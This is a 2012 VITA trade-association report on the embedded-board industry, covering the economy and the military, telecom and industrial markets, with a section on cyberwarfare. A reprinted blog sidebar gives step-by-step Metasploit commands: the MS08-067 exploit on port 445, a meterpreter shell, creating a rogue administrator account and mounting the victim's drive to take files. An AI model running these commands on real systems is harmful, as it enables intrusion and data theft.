



2012 State of the VITA Technology Industry



October 2012

P.O. Box 19658

Fountain Hills, AZ 85269

480.837.7486

info@vita.com

www.vita.com

State of the VITA Technology Industry October 2012

by: Ray Alderman, Executive Director, VITA

*This report provides the reader with updates on the state of the VITA Technology industry in particular and of the board industry in general, from the perspective of Ray Alderman, the executive director of VITA. VITA is the trade association dedicated to fostering American National Standards Institute (ANSI) accredited, open system architectures in critical embedded system applications. The entire series of reports can be found at **Market Reports**. (www.vita.com)*

Business Conditions

Big Picture

During the past two quarters, we experienced a slow deterioration of macro-economic conditions around the world. Q2 U.S. GDP growth declined to 1.3%, down from the 2.0% growth in Q1.¹ U.S. unemployment rose to 8.2%. The European Union experienced a 0.2% decline in GDP (collectively) in Q2 while EU unemployment rose to 11.2%. Germany's GDP growth fell from 0.5% in Q1, to 0.3% growth in Q2. Economists forecast that Germany will go into negative GDP growth in Q3.² Economic think tanks in Germany are now suggesting that since there will be less income to tax as their economy declines, they must consider methods to tax wealth (assets) to maintain social benefit payouts for a while longer.³ France has been the most stable of the major EU economies: they have shown no GDP change for the past three consecutive quarters. Their new initiative to severely raise taxes on the wealthy is influencing the flow of capital out of the country. Greece and Portugal are both in full-blown recessions with their GDP continuing to decline significantly.

1 Lisa S. Mataloni and Andrew Hodge, "National Income and Product Accounts, Gross Domestic Product: Second Quarter 2012 (third estimate); , Corporate Profits: Second Quarter 2012 (revised estimate)", Bureau of Economic Analysis, August 13, 2012, URL: www.bea.gov/newsreleases/national/gdp/gdpnewsrelease.htm

2 "German Economy Is Running Out of Steam", Spiegel Online International, August 14, 2012, URL: www.spiegel.de/international/germany/german-economy-slowed-in-second-quarter-gdp-figures-show-a-849936.html

3 "Germany's Wealth Grab", The Wall Street Journal Online, August 13, 2012, URL: online.wsj.com/article/SB10000872396390443537404577579000187994904.html

Contents

Business Conditions	1
Big Picture	1
Up Close	2
Markets	3
MIL/Aero	3
Telecom	8
Industrial	9
Medical/Healthcare	10
Mergers and Acquisitions	11
Summary	12


In Asia, China's growth dropped from 8.1% in Q1 to 7.6% in Q2.⁴ Japan's GDP growth slid from 1.3% in Q1 to 0.3% in Q2.⁵ We are experiencing a general worldwide slowdown in the developed nations going into the third quarter.

European economic conditions are the most uncertain and unstable of the developed nations. In the past few years, the EU could announce a new plan to stem their financial problems and the stock markets would rise a bit stabilizing for 6 months or more. Today, when they announce yet another new plan, the markets stabilize for only a few weeks or days. This decline in effectiveness is an indication that the EU is now facing the law of diminishing returns with their policy

decisions, and the markets are tiring of their ineffective incremental approach. Both Spain and Italy experienced rising interest rates on their sovereign debt in the first half of 2012 as the bond market traders compensated for increased default risk in those securities. Higher rates push those countries further into perilous financial territory. Spain's unemployment rate rose to 24.6% in Q2, and Italy's unemployment rate rose to 10.8%, further straining their budgets as those countries pay-out more social benefits to the unemployed. Neither country can continue on that path unless they substantially raise taxes on their people or issue more sovereign debt to finance the increases in social payments. No matter how these financial problems are handled in the future, it's not going to be pretty.

Geopolitically, the Arab Spring seems to be turning into an Arab Winter. The recent killing of U.S. embassy personnel in Libya, over a YouTube video, has made a bad situation worse. The clock is ticking on an Israeli attack against Iran's nuclear facilities. China and Japan are at odds over the ownership of some obscure islands in the Pacific. But, the Iranian-Israeli situation is the most acute condition that could potentially affect world economics and our industry in the coming months.

GDP Growth Rate




Up Close

At the microeconomic market level, sales and profits have declined for the largest board vendor in our industry in Q2. Several other top board companies have conducted reorganizations in Q2, resulting in some consolidation of product groups and a small number of layoffs. The first example reflects slowing demand for boards and systems worldwide, particularly in industrial and commercial applications. The second example shows the effects of reduced military spending and the uncertainty in that market segment for the remainder of this year.

In spite of the macroeconomic situation and a few corrections at the microeconomic level in our industry, there are some bright spots for board vendors in the military markets. Sequestration, a huge decline in new program starts and overall lower military spending levels, is depressing orders for

U. S. Gross Domestic Product



4 Tania Branigan, "China's economic growth slows to 7.6%," The Guardian, July 13, 2012, URL: www.guardian.co.uk/business/2012/jul/13/china-economic-growth-slows-gdp

5 Stanley White and Leika Kihara, "Japan economic growth stumbles, ups chance of new stimulus", Reuters, August 13, 2012, URL: in.reuters.com/article/2012/08/13/japan-economy-idINDEE87COCV20120813

major platforms. Those conditions have paralyzed the Pentagon at this point.⁶ But unmanned vehicle opportunities of all kinds (UUVs, UAVs), Combat Ground Vehicles (CGVs), satellite systems, RADAR/SONAR/SIGINT/EW systems, and military communications programs hold the best chance for sales and shipments until Congress passes a DOD budget. Unit volumes on these systems will be low, but the high level of sophistication and technology in those systems will drive-up prices and margins for the vendors in those segments. So, the question is: Will that be enough to sustain the prime contractors and the supporting board/system vendor ecosystem?

Markets

MIL/Aero

The military markets are experiencing severe uncertainty at this stage. Procurement contracts at the Pentagon are paralyzed, with the exception of some advanced system designs going forward and a few small programs that were in the pipeline. The contracts being issued are for low-volume existing platforms and for some new advanced systems in RADAR, SONAR, SIGINT, COMINT, and EW. This situation will persist for the remainder of this year.

“The military markets are experiencing severe uncertainty at this stage.”

In a recent speech, Robert J. Stevens, Chairman and CEO of Lockheed Martin, told the House Armed Services Committee that the upcoming “sequestration” of military spending in the U.S. could cost 2 million jobs if the cuts are allowed to go through.⁷ Senator John McCain (R-AZ) made a tour through states with large military installations, stating that sequestration could cost over 1 million jobs.⁸ It’s clear that the depth of the cuts that sequestration imposes could be devastating to our military services and infrastructure.

We are winding-down operations in Afghanistan and Iraq. And no matter who wins the November U.S. elections, we will see overall military spending decline over the next years. The questions here are: how fast and where? The U.S. Navy has fewer operational ships than it had in 1917. The Air Force has fewer operational aircraft than in 1947. And in both services, the ships and aircraft are older than at any previous time, according to these reports.⁹ But, you must also consider that the operational Navy ships and Air Force aircraft have much greater capabilities than at any previous time in history. So, one could conclude that we need fewer platforms when the ones in operation have more firepower and precision targeting ability than at any time in the past. This conclusion can be related back to statements in the previous VITA white paper, that our tactical weapon systems are more than 5 times better than our closest enemy’s weapons.

Let’s put some numbers on this claim. “In World War II, in order to be certain of taking out one target, 1,500 B-17’s had to drop 9,000 250-pound bombs, which were accurate within a radius of about 3,300 feet. In the Vietnam War, thirty F-4 fighter-bombers had to drop 176 bombs to destroy one target. During the Persian Gulf war, in 1991, a single F-117 could reliably destroy two targets with two 500-pound bombs—if the weather was clear. During the current Iraq war, a single B-52 (an airframe that is over 50 years old) can reliably destroy 16 targets with 16 bombs, in any weather.”¹⁰ We abandoned the Poisson probability distribution of predicting bomb hits on targets long ago. And, you can safely assume that our tactical military capabilities are even better than the B-52 example today.

6 John Keller, “Rarely before have we seen a bleaker picture for U.S. defense spending”, Military & Aerospace Electronics, August 8, 2012, URL: www.militaryaerospace.com/blogs/aerospace-defense-blog/2012/08/rarely-before-have-we-seen-a-bleaker-picture-for-u-s-defense-spending.html?cmpid=EnIMAEAugust152012

7 Robert J. Stevens, “Statement Of Robert J. Stevens Before The House Armed Services Committee”, Lockheed Martin, July 18, 2012, URL: www.lockheedmartin.com/us/news/speeches/071812-stevens-sequestration.html

8 Jeremy Herb, “McCain brings warning of sequester cuts home”, The Hill, August 13, 2012, URL: thehill.com/blogs/defcon-hill/budget-appropriations/243445-mccain-brings-sequester-tour-home-to-arizona

9 “Mitt Romney says U.S. Navy is smallest since 1917, Air Force is smallest since 1947”, Tampa Bay Times, January 16, 2012, URL: www.politifact.com/truth-o-meter/statements/2012/jan/18/mitt-romney/mitt-romney-says-us-navy-smallest-1917-air-force-s/

10 Brenner, Joel, “America the Vulnerable: Inside the New Threat Matrix of Digital Espionage, Crime, and Warfare”, The Penguin Press HC, New York, 2011, p. 200

This condition, of fewer and older platforms, has been created by several events. First is the collapse of the Soviet Union. While they still have strategic weapons, they pose a much smaller invasion threat to NATO than during the cold war (despite their minor invasion of Georgia in 2008). Secondly, the Iraq War showed the world powers that it would be pure insanity for any country to go head to head with U.S. forces on the ground. Not only do we have the most advanced tactical weapons, but the U.S. forces are so efficiently organized and coordinated (through advanced communications, battlefield information systems, and battle tactics) that none of our enemies have a chance to win in a direct confrontation.

Let's put some numbers on that statement too. "The U.S. led multinational forces crushed 42 Iraqi divisions, and the Iraqi forces suffered 30,000 casualties and 80,000 prisoners; 3,847 tanks, 1,450 armored vehicles, and 2,917 artillery pieces were destroyed, while the U.S. forces only lost 184 people, but incurred the enormous cost of \$61 billion."¹¹ No nation on this planet wants to lock horns with our U.S. military ground forces. The stochastic formulas for warfare, pioneered by F. W. Lanchester, are no longer effective.

That is why our smaller enemies have adopted asymmetrical warfare techniques. The U.S., in turn, resorted to even more advanced intelligence systems (satellites, RADAR, SONAR, SIGINT, COMINT, EW) and armed UAVs to counter their asymmetrical warfare tactics, yielding excellent results. Not a month went by in the past year, it seems, that we didn't hear reports of an armed UAV eliminating a terrorist leader and his band of militants in a cave or some obscure camp. The terrorists are learning, very slowly, that they cannot hide and that their asymmetrical warfare tactics are outdated against these new U.S. intelligence and weapons capabilities.

But, look at the cost of the victory over asymmetrical warfare: \$61 billion in the Iraq war. "Who else but the Americans could spend \$61 billion on a war halfway around the world with the world's best armor and weapons supported by a network of satellites and far-flung ground stations. The Soviets had tried—and gone bankrupt trying ... If you could not compete with Americans economically, you could not fight with them either—at least not on a grand scale."¹² So, no other country has the economic resources to effectively fight against America's military power, especially at the tactical level.

Cyberwar

Enemy asymmetrical warfare tactics have been countered by America's "information asymmetry" intelligence systems. For similar reasons that traditional air/sea battle strategies were abandoned after WWII (due to advanced RADAR and interceptor missiles), terrorist nations will be forced to abandon the old asymmetrical warfare strategies and tactics against our advanced intelligence and weapon systems.

11 Ibid., p. 120

12 Ibid., p. 121

Political Terms Defined - Sequestration

Originally a legal term referring generally to the act of valuable property being taken into custody by an agent of the court and locked away for safekeeping, usually to prevent the property from being disposed of or abused before a dispute over its ownership can be resolved. But the term has been adapted by Congress in more recent years to describe a new fiscal policy procedure originally provided for in the Gramm-Rudman-Hollings Deficit Reduction Act of 1985 -- an effort to reform Congressional voting procedures so as to make the size of the Federal government's budget deficit a matter of conscious choice rather than simply the arithmetical outcome of a decentralized appropriations process in which no one ever looked at the cumulative results until it was too late to change them. If the dozen or so appropriation bills passed separately by Congress provide for total government spending in excess of the limits Congress earlier laid down for itself in the annual Budget Resolution, and if Congress cannot agree on ways to cut back the total (or does not pass a new, higher Budget Resolution), then an "automatic" form of spending cutback takes place. This automatic spending cut is what is called "sequestration."

Under sequestration, an amount of money equal to the difference between the cap set in the Budget Resolution and the amount actually appropriated is "sequestered" by the Treasury and not handed over to the agencies to which it was originally appropriated by Congress. In theory, every agency has the same percentage of its appropriation withheld in order to take back the excessive spending on an "across the board" basis. However, Congress has chosen to exempt certain very large programs from the sequestration process (for example, Social Security and certain parts of the Defense budget), and the number of exempted programs has tended to increase over time -- which means that sequestration would have to take back gigantic shares of the budgets of the remaining programs in order to achieve the total cutbacks required, virtually crippling the activities of the unexempted programs.

The prospect of sequestration has thus come to seem so catastrophic that Congress so far has been unwilling actually to let it happen. Instead, Congress has repeatedly chosen simply to raise the Budget Resolution spending caps upward toward the end of the legislative session in order to match the actual totals already appropriated, thus largely wiping out the incentives that the reformed budget procedures were expected to provide for Congress to get better control of the budget deficit.

*Source: A Glossary of Political Economy Terms
Copyright © 1994-2005 Paul M. Johnson
Department of Political Science, 7080 Haley Center,
Auburn University, Auburn, AL 36849*

"Only arrogance could make Americans think that their seamless electronic brilliance had brought an end to the fog of war, for as any grade-school dialectic knows, every capability calls into being its counter capability".¹³ So, what will our enemies do next? Cyber warfare is the best option for them. America values convenience more than security when it comes to our communication systems, both public and military. Our power grids, water distribution systems, and traffic control systems (both vehicle traffic in large cities and air traffic control) are very vulnerable to cyber attack. Our financial systems are vulnerable: they all use readily-available commodity hardware and software, and they exhibit minimal regard for effective security measures in many of those systems. Buffer overflows on Port 445 in the Windows operating system have been used many times to compromise critical systems in the military and commercial space.

Traditional espionage is still being used today, but to less effect. A Soviet visitor to a Boeing plant sprayed his shoe soles with adhesive to pick up metal particles for later analysis back home. Chi Mak stole sensitive military technology from his employer, L3 Communications, and was about to board a plane to China when he was detained. So, there are still spies running around in the US, trying to gain information. Our physical security is much better than our digital security these days.

"About 108 foreign intelligence services target the United States, and many of them collect information against economic targets."¹⁴ The primary threats are from China, Russia, and Iran. U.S. intelligence services have also found French and Israeli intelligence groups nosing around in our military systems via the Internet. Chinese operatives dropped a number of infected thumb drives in the parking lot of the Pentagon, knowing that someone would pick one up, take it inside, plug it into the network,

13 Ibid., p. 127

14 Ibid., p. 64

Port 445: How to hack a remote computer running Windows.

Have you ever wondered how you could login as an Administrator, create your own account and get any files you want from a remote computer???? Well here's how:

On which Windows can the hack be done?

- Windows 2000 SP4
- Windows XP SP1/SP2
- Windows XP Pro x64
- Windows Server 2003 SP1
- Windows Server 2003 x64

Attacking from Debian Linux to Windows XP SP2.

- We download nmap (nmap.org) so that we can scan the remote pc.
- On the terminal we write: `nmap -sS -O <target ip>`
- If you see that ports 139 TCP and 445 TCP are open then everything is exactly as we want it to be.
- Now we download Metasploit (metasploit.org) and we open it via the Terminal.
- Now that Metasploit is running we start the attack.
- Write at the terminal "show exploits" and get a list of the available exploits.
- We choose the exploit "ms08_067_netapi" by writing "use windows/smb/ms08_067_netapi"
- Now we set RHOST to our victims ip: "set RHOST <target ip>"
- And RPORT to 445: "set RPORT 445"
- Now we write "set SMBPIPE SRVSVC" and hit ENTER and then "set TARGET 0" and hit ENTER again.
- OK! Let's set the Payload: "set PAYLOAD windows/meterpreter/bind_tcp"
- IT'S TIME TO HACK THE COMPUTER!!!! Write "exploit" and hit ENTER.
- If everything is ok you should see the following message: "[*] Meterpreter session 1 opened (xxx.xxx.xxx.xxx:xxxx -> xxx.xxx.xxx.xxx:xxxx)
- Meterpreter is running. We are inside the target pc!
- Let's open the target's CMD: "execute -f cmd.exe -c -H -i"
- If it says "X:\WINDOWS\System32" then the mission is accomplished.
- Now lets create our own admin account.
- Write: "net user n0f4t3 mypass /add". You should see a confirmation message saying "The command completed successfully."
- Make the account an admin: "net localgroup administrators n0f4t3 /add".
- You should see again the confirmation message saying: "The command completed successfully."
- Then type "exit" to exit CMD.
- OMG!! We made it!!! But how can we steal his files????
- We boot from Windows.....
- We go to "Start>Run", we type "cmd" and we hit ENTER.
- Then we write "net use X: \\<target ip>\C mypass /user:n0f4t3" and hit ENTER.
- If that doesn't work type "net use X: \\<target ip>\C: mypass /user:n0f4t3" and hit ENTER
- Now go to "My Computer" and you should see a new Drive called X:. Open it and enjoy the victim's files.

That's all Folks!!!

Credits: Microsoft for this great exploit!!

Source: XTREME FX, URL: <http://extremefx.wordpress.com/2008/07/02/hack-remote-computer-windows/>

and see what was on it. They did, and sensitive military networks were compromised with over 20 terabytes of information hijacked.

Cyber Warfare

The Pentagon will be focusing more on cyberweapons (software) than traditional weapons platforms (hardware) in the future, since our weapon systems are vastly superior to our enemy's capabilities. These software weapons will be both offensive (like the STUXNET and FLAME virus), and defensive (like Eureka, a malware analysis tool). We have already seen the effectiveness of offensive cyberweapons. The Russians gained control of the communications systems and governmental computers and shut them down, leaving the Georgian authorities deaf, dumb, and blind to the invasion. The U.S. did the same thing to the Iraqi communications and governmental systems before the invasion. Eureka was used successfully to block and control the Torpig and Conficker worms that infected millions of commercial and military systems in the U.S. "But, the newest, most sophisticated computer viruses, like biological viruses, have bigger ambitions, and are designed for stealth. They would be noticed only by the most technically capable and vigilant of geeks. For these, you have to be looking."¹⁵


Let's look at the Internet from a defensive standpoint. "There are thirteen root name servers on which all traffic on the Internet depends, but what we are talking about are root name server identities, not actual machines. Each one has a name, like mine, which is f.root-servers.net. A few of them are actual servers. Most of them are virtual servers, mirrored or replicated in dozens of places."¹⁶ As you can see, redundancy of critical systems is one defensive technique for thwarting cyber attacks: an infected system will be pulled off-line, and a clean system will take over ... if you have the sophisticated tools to detect the infections. Then, you must dismantle the detected worm or virus, evaluate how it works, and create new defenses against it for the remaining non- infected systems. This is a continuing complex ethereal game of cat- and-mouse being played-out on the Internet every hour of the day in the U.S.

In July, Iran announced that they would disconnect their entire country from the "western" Internet.¹⁷ Their experience with the STUXNET virus, and our stealthy capabilities to invade their military and commercial computers, has put them at a severe disadvantage against our new "information asymmetry" capabilities in a war (which may come in the next few months, over their efforts to create nuclear weapons). Since 2011, the Iranians have been disconnecting parts of their economy from the Internet, starting with their oil terminals and shipping facilities. As you can see, Iran cannot protect themselves from a cyberwar with us. They do not have the skilled people and technologies. From observing the Iraq war, the Iranians know that they do not stand a chance in a ground war with the U.S., not when we can control their military and communications computer systems. Iran unplugging from the Internet will just cause us to rely more heavily on our advanced EW (Electronic Warfare) systems in a conflict. Eliminating one threat (disconnecting from the Internet) calls into being another more menacing threat—Electronic Warfare.

Future Intelligence

Aside from tackling the cyberwar threat, we must continue to enhance our military intelligence systems in the future. The intelligence process has 5 basic phases: data collection, data analysis, extraction of knowledge from the analysis, decisions based on the knowledge, and actions based on those decisions. In the past few years, we have become extremely effective at data collection, with advanced sensors and efficient algorithms (like FFTs). But, the volume of data is overwhelming the human analysts. As we continue to collect more data, we must become more efficient at analysis by automating that process. The data collection hardware and algorithms are so efficient today, we need very efficient data analysis algorithms behind them.

As an example, consider the analysis of satellite or aerial photographs of enemy territory. The intelligence services have found people with innate pattern recognition capabilities, who are very accurate and efficient at finding enemy missile launch vehicles and other weapons platforms hidden in the blur. Few people have these particular skills, and it is virtually impossible to teach. The military



¹⁵ Bowden, Mark, "WORM: The First Digital World War", Atlantic Monthly Press, New York, 2011, p. 4

¹⁶ Ibid., p. 15

¹⁷ Y. Lazar, "Iran disconnects from 'Western internet'", ZapADay, August 6, 2012, URL: www.zapaday.com/event/461252/0/Iran+disconnects+from+Western+internet.html

is using TDCS (Transcranial Direct-Current Stimulation) with good success, creating these unique skills in the brains of new analysts, who did not have those abilities inherently. It is a short journey from implanting human brains with unique pattern recognition skills to dissecting that process and putting it into software, thus creating an aerial photo analysis algorithm. Data collection and data analysis algorithms are both embedded supercomputer applications requiring huge amounts of processing power.

Look at “persistent surveillance,” a huge data-generating intelligence process. Many hours or days of video must be stored on data recorders and analyzed later by human analysts. Our UAV platforms are collecting over 1600 hours of video surveillance every day adding to the growing mountain of data. With efficient data analysis algorithms, the data could be analyzed in real time, directly from the video feed, and only the time-stamped differences could be sent to analysts, significantly reducing the workload and streamlining the entire process.¹⁸ Intelligence work is unending hours of abject boredom, punctuated by a few moments of stark terror. In-stream realtime analysis processing has the ability to compress time.

Advances in sensor technology require system designers to tightly integrate those sensors with the RF front-ends in the data collection portion of the system: move the processor to the data, not the data to the processor. Connecting an RF front-end to a digital computation system introduces complexity and latency. If that RF front-end is connected by radio link to a ground-station processing the data stream, it is vulnerable to jamming by enemy EW forces. This system architecture also taxes the bandwidth of the links between the RF box and digital systems doing the processing: a lot of the streaming data is just null data (no change), trash that contains no detectable information. It is clear that we must move the signal algorithm processor as close to the RF front-end sensor as possible.

“Advances in sensor technology require system designers to tightly integrate those sensors with the RF front-ends in the data collection portion of the system: move the processor to the data, not the data to the processor.”

We have seen evidence of this system architecture strategy over the past few months. Esterline bought Eclipse (a maker of RF front-ends) in January of 2011. Mercury Computer Systems bought Micronetics (a maker of RF front-ends) in June of 2012. The RF front-ends will probably be built on VPX cards and those cards will connect to the DSP algorithm processor through the high-speed VPX backplane.

Now that we have the RF front-ends and data collection algorithm processors tightly integrated, the next phase will be to tightly couple the data analysis processors into that same backplane. In the aerial photo example above, the visual sensors are tightly coupled to a data collection processor that cleans-up and enhances the digital photo image. That enhanced digital image is then handed over to an analysis algorithm processor through a VPX backplane, and it looks for the enemy missile and weapon platform patterns. The data collection processor and the photo analysis processor are now tightly coupled. The completely analyzed photo is then sent to commanders on the ground, and they can make decisions about the weapons needed to take them out and act on that photo analysis.

If you have come this far in this story, then you can see that it is only a few short years before we tightly integrate the knowledge, decision and action phases of intelligence into the existing data collection and analysis phases. We need to shorten the “decision phase” because battlefield intelligence has a very short half-life. Yes, that means we could have autonomous weapons platforms that contain data collection, data analysis, knowledge extraction, decision making, and action authority: a UAV can attack self-determined targets in a free-fire zone without humans in the loop. At the tactical level, we are experiencing the integration of the complete intelligence process (data collection, data analysis, knowledge extraction, decision, and action) into our tactical weapons platforms.

How far can we take this integration process? As our satellite sensors get better, and we collect more data, we need to put embedded supercomputers into space. We need to put the collection and analysis processors next to the sensors, and not send those massive data streams to ground stations. We only need to send the results of the analysis processors to the ground. Putting all that processing power on a satellite platform brings about a number of serious

¹⁸ John Keller, “Persistent surveillance relies on extracting relevant data points and connecting the dots”, Military & Aerospace Electronics, August 28, 2012, URL: www.militaryaerospace.com/articles/2012/08/persistent-surveillance-video.html?cmpid=EnlMAEAugust292012

engineering problems to overcome, starting with reliability/MTBF/Physics of Failure. But, if we can send significant amounts of processing power to Mars, as we have done on numerous occasions, putting embedded supercomputers on satellites is doable.

Aftermath

It is clear that military board and box suppliers will need to look for the most promising subsegments of the MIL market, and focus on the most promising opportunities. Will the military buy more pure COTS (commodity, RoHS components-based boards) to reduce their costs? Not really. The cyberwar folks may buy a few thousand motherboards, load them with webserver software, give them a .mil domain name, and use them as “electronic flypaper” to attract the latest bots, worms, and viruses running around on the net. And they could be used to monitor traffic flows, to see who is trying to hack into our critical systems.

But the real action is going to be in advanced intelligence systems for the foreseeable future. And most of these systems will be packing supercomputing power levels. The demand for basic traditional systems in aircraft, ships, and ground vehicles will be small, as you can see from the lower number of operational aircraft and ships in the services. It’s time for vendors to sub-segment the MIL markets to find gold.

“The real action is going to be in advanced intelligence systems for the foreseeable future.”

Telecom

The conditions now prevalent in the industrial segment occurred in the telecom segment several years ago: unit volumes declined precipitously and margins for vendors fell due to intense competition from other board vendors and contract manufacturers. We saw a number of telecom board vendors sell-out and others try to move to different market segments: there were just too many vendors selling to buyers in an industry segment experiencing declining demand for telecom end products.

The smartphone and tablet computer makers are experiencing a large number of patent lawsuits as that segment nears saturation, especially in smartphones. Samsung and Apple have 50% of the smartphone market, pushing Nokia, HTC, and RIM into minor market positions.¹⁹ Both Nokia and RIM have announced major layoffs. The International Trade Commission and the German courts have been halting imports of allegedly infringing smartphone products, handing-out injunctions like parking tickets. The USDOJ and USFTC position is that issuing those injunctions, and waiting months or years for the trial, could harm both short and long-term competitive conditions in those markets. Any time you see a flurry of patent suits and injunctions from market-share leaders in a market segment, it is a sign that the segment is reaching demand saturation for those products, especially when the depressed macro-economic conditions are contributing to lower demand. Most of these suits and injunctions are in EU countries, where economic conditions are deteriorating faster than any other area. Nokia is to Norway what Nortel was to Canada: an extreme embarrassment now, and about to become a huge burden on their social benefits system when they go belly-up. Completely off the radar is the obscure and previously overhyped Swedish telecom equipment maker, Ericsson Telecom. They were the darling of the tech media and certain telecom board-level consortia some years ago, but have now fallen back to the bare-subsistence level of their Viking era.

Cable companies cap data use for revenue

Home Internet service providers are introducing “usage-based pricing plans” that would replace all-you-can eat packages and place a limit on monthly data usage.

Source: USA Today, October 1, 2012, URL: <http://www.usatoday.com/story/tech/2012/10/01/internet-data-cap/1595683/>

We saw it coming on our smartphones, now it is in a home near you. Internet service providers are experimenting with charging you based on the amount of data you consume each month. Granted, right now there are a small percentage of users that consumer huge amounts of data, but the average consumer is quickly increasing the upper limits of their monthly data consumption as devices such as connected phones, tablets, and wi-fi connected smartphones drive up the demand for more data. Mobile video from Hulu, Netflix, and You Tube are influencing consumers to eat up the bandwidth. While the upper limit seems high for most consumers today, it will be the norm within a few short years, or even months. Infrastructure to support the rapidly growing demand for more bandwidth is expensive so the service providers are seeking to limit the growth and finance future expansion by charging users that go over pre-established thresholds. What was once free is slowly becoming a fee service as more and more companies try to cover their costs and even make a profit now and then.

¹⁹ Mark Brownlow, “Smartphone statistics and market share”, Email Marketing Reports, September, 2012, URL: www.email-marketing-reports.com/wireless-mobile/smartphone-statistics.htm

But, millions of data-hungry smartphones are still being sold worldwide. So, where are the telecom service providers getting all the equipment they need to increase the bandwidth and data-handling capabilities in their wireless systems? Alcatel-Lucent announced 5,000 layoffs in July (6.4% of their workforce).²⁰ Nokia-Siemens Networks announced 17,000 layoffs in November of 2011 (25% of their workforce) and announced another plan to cut 10,000 employees in July of 2012.²¹

We haven't seen significant sales and shipments from the top board vendors in the telecom segment (Emerson and RadiSys). We haven't seen HP, Dell, or IBM selling traditional servers to telcos. So, where is all the new bandwidth-enhancing gear coming from? A reasonable guess is from Chinese telecom equipment makers and Asian contract manufacturers. A telecom "blade" is just a PC with some integrated communications channels, built on a backplane-based board format, and shoved into a metal rack. So, there's no rocket science involved here. Telcos will take RoHS components and solders. There are no significant shock and vibration requirements (the NEBS specification is very benign). Telco equipment users have no significant expectations for MTBF. So, the lowest priced commodity commercial-grade electronics will satisfy telco requirements.

There is one possible exception in telecom: the deployment of 40G boards and systems. Those data speeds require more precise engineering expertise than exists at traditional Asian CEMs. But, the telecom equipment vendors aren't willing to pay much for those boards and backplanes. 40G is just 4 channels of 10G ganged together on a connector. But the routing of those signals on boards and backplanes does require a greater level of engineering expertise, for signal integrity, in those designs. Reasonable margins on advanced 40G boards and systems won't last long as the commodity CEMs learn how to do it reliably. When your customer is a commodity buyer, and all telco equipment buyers are, he will turn your advanced product into a commodity rapidly.

As stated in previous white papers, your primary customers will force you to adopt THEIR business model if you want to continue to do business with them. That was acceptable in telecom when the model was high-volume/low-margin, and the economies of scale could work for you as a vendor. But, the new telco buying model is low-volume/low-margin, a straight and sure path to financial disaster for the board and system suppliers. It is hard see a winning strategy in the telecom board segment. It's even harder to see a survival strategy in that market, especially against the Asian CEMs and the Asian telecom equipment makers. Just as the U.S. textile manufacturing industry moved to Africa and South America, the telecom equipment manufacturing industry is moving to Asia. It may have already completed the move since we can't see sales and shipment increases on the financials of the traditional telco equipment makers (doing layoffs), or from the traditional telecom board vendors.

Industrial

Municipal and governmental spending, both in Europe and the U.S., declined dramatically in the first half of 2012. Local government budgets are severely strained due to macro-economic conditions, reduced tax revenues, and demands to maintain and even increase social benefits.

Warren Buffet's Birkshire-Hathaway sold their \$8.25 billion dollar portfolio of credit default swaps (contracts insuring municipal bonds against default) in mid-August, indicating that they see more bankruptcies by states and municipalities in the future.

Several California cities have already filed for bankruptcy protection in the past year (Stockton, San Bernardino, and Mammoth Lakes).²² Those defaults are roiling the municipal bond market and raising interest rates on municipal bonds. That, in turn, makes it more expensive for other local governments to raise cash for transportation and infrastructure projects. Harrisburg, Pennsylvania, (the state capital) filed for bankruptcy in 2011, and Scranton is near default. Jefferson County, Alabama (home to Birmingham) also filed for bankruptcy in late 2011. Detroit has been

20 Leila Abboud, "Alcatel-Lucent Layoffs: Telecom Equipment Maker To Axe 5,000 Jobs," The Huffington Post, July 26, 2012, URL: www.huffingtonpost.com/2012/07/26/alcatel-lucent-layoffs_n_1704623.html

21 Don Reisinger, "Nokia plans 10,000 layoffs, cuts second-quarter outlook," C/Net, June 14, 2012, URL: news.cnet.com/8301-1035_3-57452963-94/nokia-plans-10000-layoffs-cuts-second-quarter-outlook/

22 Mike Cherny and Kelly Nolan, "Moody's to Review Ratings on California Cities," The Wall Street Journal, August 17, 2012, URL: online.wsj.com/article/SB10000872396390443324404577595320755706382.html?mod=googlenews_wsj

taken into receivership by the state of Michigan and a judge put Central Falls, Rhode Island into receivership earlier this year.

California and Illinois are states with the worst debt problems in the U.S. They must raise taxes on their residents, borrow more money (by issuing more bonds), or severely reduce spending to avoid bankruptcy. European cities are more dependent on their national governments for funding, and are less independent than the those in the U.S. As the European situation worsens, those Euro-cities will receive less money from their country governments and cut spending severely. The forecast for municipal spending, especially in the transportation segment, is very grim.

